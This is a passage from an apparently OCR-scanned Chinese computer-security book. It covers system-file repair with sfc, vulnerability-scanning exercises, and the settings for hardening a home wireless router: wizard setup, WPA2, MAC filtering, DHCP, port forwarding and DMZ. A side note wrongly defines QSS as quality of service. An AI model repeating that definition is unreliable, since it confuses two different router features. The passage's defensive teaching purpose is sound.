
Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“命令提示符（管理员）”菜单命令，如下图所示。



Step 02 弹出“管理员：命令提示符”窗口，输入命令sfc/scannow，按Enter键确认，如下图所示。



Step 03 开始自动扫描系统，并显示扫描的进度，如下图所示。



Step 04 在扫描的过程中，如果发现损坏的系统文件，会自动进行修复操作，并显示修复后的信息，如下图所示。



12.8　小试身手

练习1：使用Nmap工具扫描漏洞。
练习2：使用OpenVAS工具扫描漏洞。
练习3：使用Nessus工具扫描漏洞。
练习4：系统漏洞的安全防护。

第13章　加固无线网络的大门

在无线网络中，能够发送与接收信号的重要设备就是无线路由器了，因此，对无线路由器的安全防护，就等于看紧无线网络的大门。本章介绍无线路由器的安全防护策略，主要包括无线路由器的基本设置、无线路由器的安全策略以及无线路由安全管理工具等。

13.1　无线路由器的基本设置

无线路由器相信大家都不陌生，但是懂得如何设置的却不多。本节针对家用无线路由器的设置进行讲解。

13.1.1　通过设置向导快速上网

目前多数家用无线路由器都提供了网页进入页面，当用户登录路由后会提供一个向导，通过向导设置可以最快地实现连接外网。家用路由器背面会有路由器型号、路由器IP（进入路由的地址）、管理员账号及密码等信息，如下图所示。



通过向导设置路由器并进行上网的具体操作步骤如下：

Step 01 打开IE浏览器，在地址栏中输入路由器的网址，一般情况下路由器的默认网址为192.168.0.1，输入完成后单击“转至”按钮，即可打开路由器的登录窗口，如下图所示。




Step 02 在“请输入管理员密码”文本框中输入管理员的密码，默认情况下管理员的密码为123456，如下图所示。




Step 03 单击“确认”按钮，即可进入路由器的“运行状态”工作界面，在其中可以查看路由器的基本信息，如下图所示。




Step 04 选择“设置向导”选项，即可进入“设置向导”对话框，如下图所示。




Step 05 单击“下一步”按钮，进入“设置向导-上网方式”对话框，在其中选择上网方式。其中PPPoE为拨号上网，一般由运营商提供具体账号、密码，动态IP和静态IP则多为分网时使用，可以根据实际需求选择，如下图所示。




Step 06 单击“下一步”按钮，进入“设置向导-无线设置”对话框，在其中设置路由器无线网络的基本参数以及无线安全选项，“无线安全选项”可以采用WPA-PSK/WPA2-PSK方式输入密码，如下图所示。




注意： 无线密码长度不能小于8，否则会有提示，如下图所示。



Step 07 单击“下一步”按钮，即可完成向导设置，并弹出下图所示的对话框。




Step 08 单击“重启”按钮，重启路由器，如下图所示。等待路由器重启完成后，就可以进行上网了。




13.1.2 状态查看及QSS安全设置

设置好路由器以后，重启路由器并重新进入路由，此时可以查看路由器的运行状态，路由状态给出了路由器运行时的一些简要信息。在路由的左侧功能列表中选择“运行状态”选项，在打开的界面中可以查看路由器的状态，主要包括以下几个信息。


（1）版本信息。列出了路由器的当前软件版本及硬件版本信息，如下图所示。



（2）LAN 口状态。会有连入路由的设备 MAC 地址、IP 地址、子网掩码等信息，如下图所示。



（3）无线状态。会有此路由配置的无线信息，其中包括 SSID 号、信道、模式、MAC 地址等信息，如下图所示。



（4）WAN 口状态。显示外网连接情况。如果路由器无法正常上网可以查看此处，排查故障，如下图所示。



（5）WAN 口流量统计。这里负责统计上网流量信息，如果网络异常数据量过大可以查看这里的信息，如下图所示。




在路由功能列表中选择“QSS安全设置”选项，即可进入“QSS安全设置”界面。在其中可以对路由器的QSS功能进行安全设置，如下图所示。



提示：QSS，即服务质量，是网络安全机制的一种，是通过给局域网中的应用、端口或计算机设定优先次序，从而解决网络延迟和阻塞等问题的一种技术。在正常情况下，如果网络只用于特定的、无时间限制的应用系统，并不需要QSS，但是对关键应用和多媒体应用就十分必要。当网络超载或拥塞时，QSS能确保重要业务不受延迟或丢弃，同时保证网络的高效运行。

13.1.3 网络参数与无线设置

路由一般提供网络参数设置，其中包括外网设置、内网设置、MAC地址复制，同时无线路由器还提供无线设置，如下图所示。



网络参数与无线设置的操作步骤如下：

Step 01 WAN口设置，主要包括WAN口连接类型，与向导设置中的3种类型相同，如有特殊需要可以设置DNS服务器，否则保持默认即可，如下图所示。

Step 02 LAN口设置，主要通过子网掩码的设置划分内网网段，子网掩码的设置决定了内网网段，同时也确定了内网最大容纳设备数量，如下图所示。

Step 03 MAC地址复制，可以对路由器MAC地址进行复制，如下图所示。

Step 04 无线网络基本设置，包括SSID（网络名称）号的设置、信道设置、通信模式以及频段带宽等参数，如下图所示。

Step 05 无线网络安全设置，包括4种方式，第1种不开启无线安全，这种方式除测试外不建议使用；第2种方式使用WPA-PSK/WPA2-PSK方式，一般建议使用这种方式，目前是比较主流的网络安全方式；第3种方式是WPA/WPA2方式，这种方式同第2种方式类似，只是加密方式为自定义；第4种方式使用WEP方式，该方式已经被曝出存在严重安全隐患，除测试外不建议使用，如下图所示。

Step 06 无线网络MAC地址过滤设置，如果开启MAC地址过滤，只有添加进来的MAC设备可以正常通信，列表之外的设备无法进行通信，这个只是相对的，后面会讲解如果通过MAC复制实现通信，如下图所示。

Step 07 无线高级设置，其中有Beacon帧广播间隔时间，移动设备通过Beacon帧检测空间中存在的无线路由，通过设置Beacon帧可以达到隐藏无线路由的效果，如下图所示。当然，隐藏无线路由也是相对的。后面会讲解如何挖出隐藏的无线路由。



13.1.4 DHCP与转发规则

DHCP服务是给内部网络或网络服务供应商自动分配IP地址，给用户或者内部网络管理员作为对所有计算机做中央管理的手段。转发规则是内网与外网的一个映射过程，如下图所示。



设置DHCP与转发规则的操作步骤如下：


Step 01 DHCP服务，这里可以设置地址池的开始与结束位置，还可以设置地址使用时间、网关、DNS服务器等，如下图所示。

DHCP服务

本路由器内建的DHCP服务器能自动配置局域网中各计算机的TCP/IP协议。

DHCP服务器： 不启用 启用
地址池开始地址： 192.168.1.100
地址池结束地址： 192.168.1.199
地址租期： 120 分钟（1～2880分钟，缺省为120分钟）
网关： 0.0.0.0 （可选）
缺省域名： （可选）
主DNS服务器： 0.0.0.0 （可选）
备用DNS服务器： 0.0.0.0 （可选）
保存 帮助


Step 02 客户端列表，这里可以显示出连接路由器的客户端，其中包括客户端的名称、MAC地址、IP地址以及登录时间。遇有网络故障可以从这个列表排查可疑客户端，如下图所示。


客户端列表


ID	客户端名	MAC 地址	IP 地址	有效时间
1	R26X6ZS005V1ZLV	00-87-36-2F-D0-4B	192.168.1.100	01:48:21

刷新


Step 03 静态地址分配，从这里可以对客户端IP地址进行静态分配，通过静态分配设置将不再通过DHCP动态分配，如下图所示。



Step 04 虚拟服务器，虚拟服务器定义了广域网服务端口和局域网网络服务器之间的映射关系，所有对该广域网服务端口的访问将会被重定位给通过IP地址指定的局域网网络服务器，如下图所示。



Step 05 特殊应用程序，某些程序需要多条链接，如Internet游戏、视频会议、网络电话等。由于防火墙的存在，这些程序无法在简单的NAT 路由下工作。设定转发规则给特殊应用程序实现NAT地址转换，如下图所示。




Step 06 DMZ主机，在某些特殊情况下，需要让局域网中的一台计算机完全暴露给广域网，以实现双向通信，此时可以把该计算机设置为DMZ主机，如下图所示。

DMZ主机

在某些特殊情况下，需要让局域网中的一台计算机完全暴露给广域网，以实现双向通信，此时可以把该计算机设置为DMZ主机。
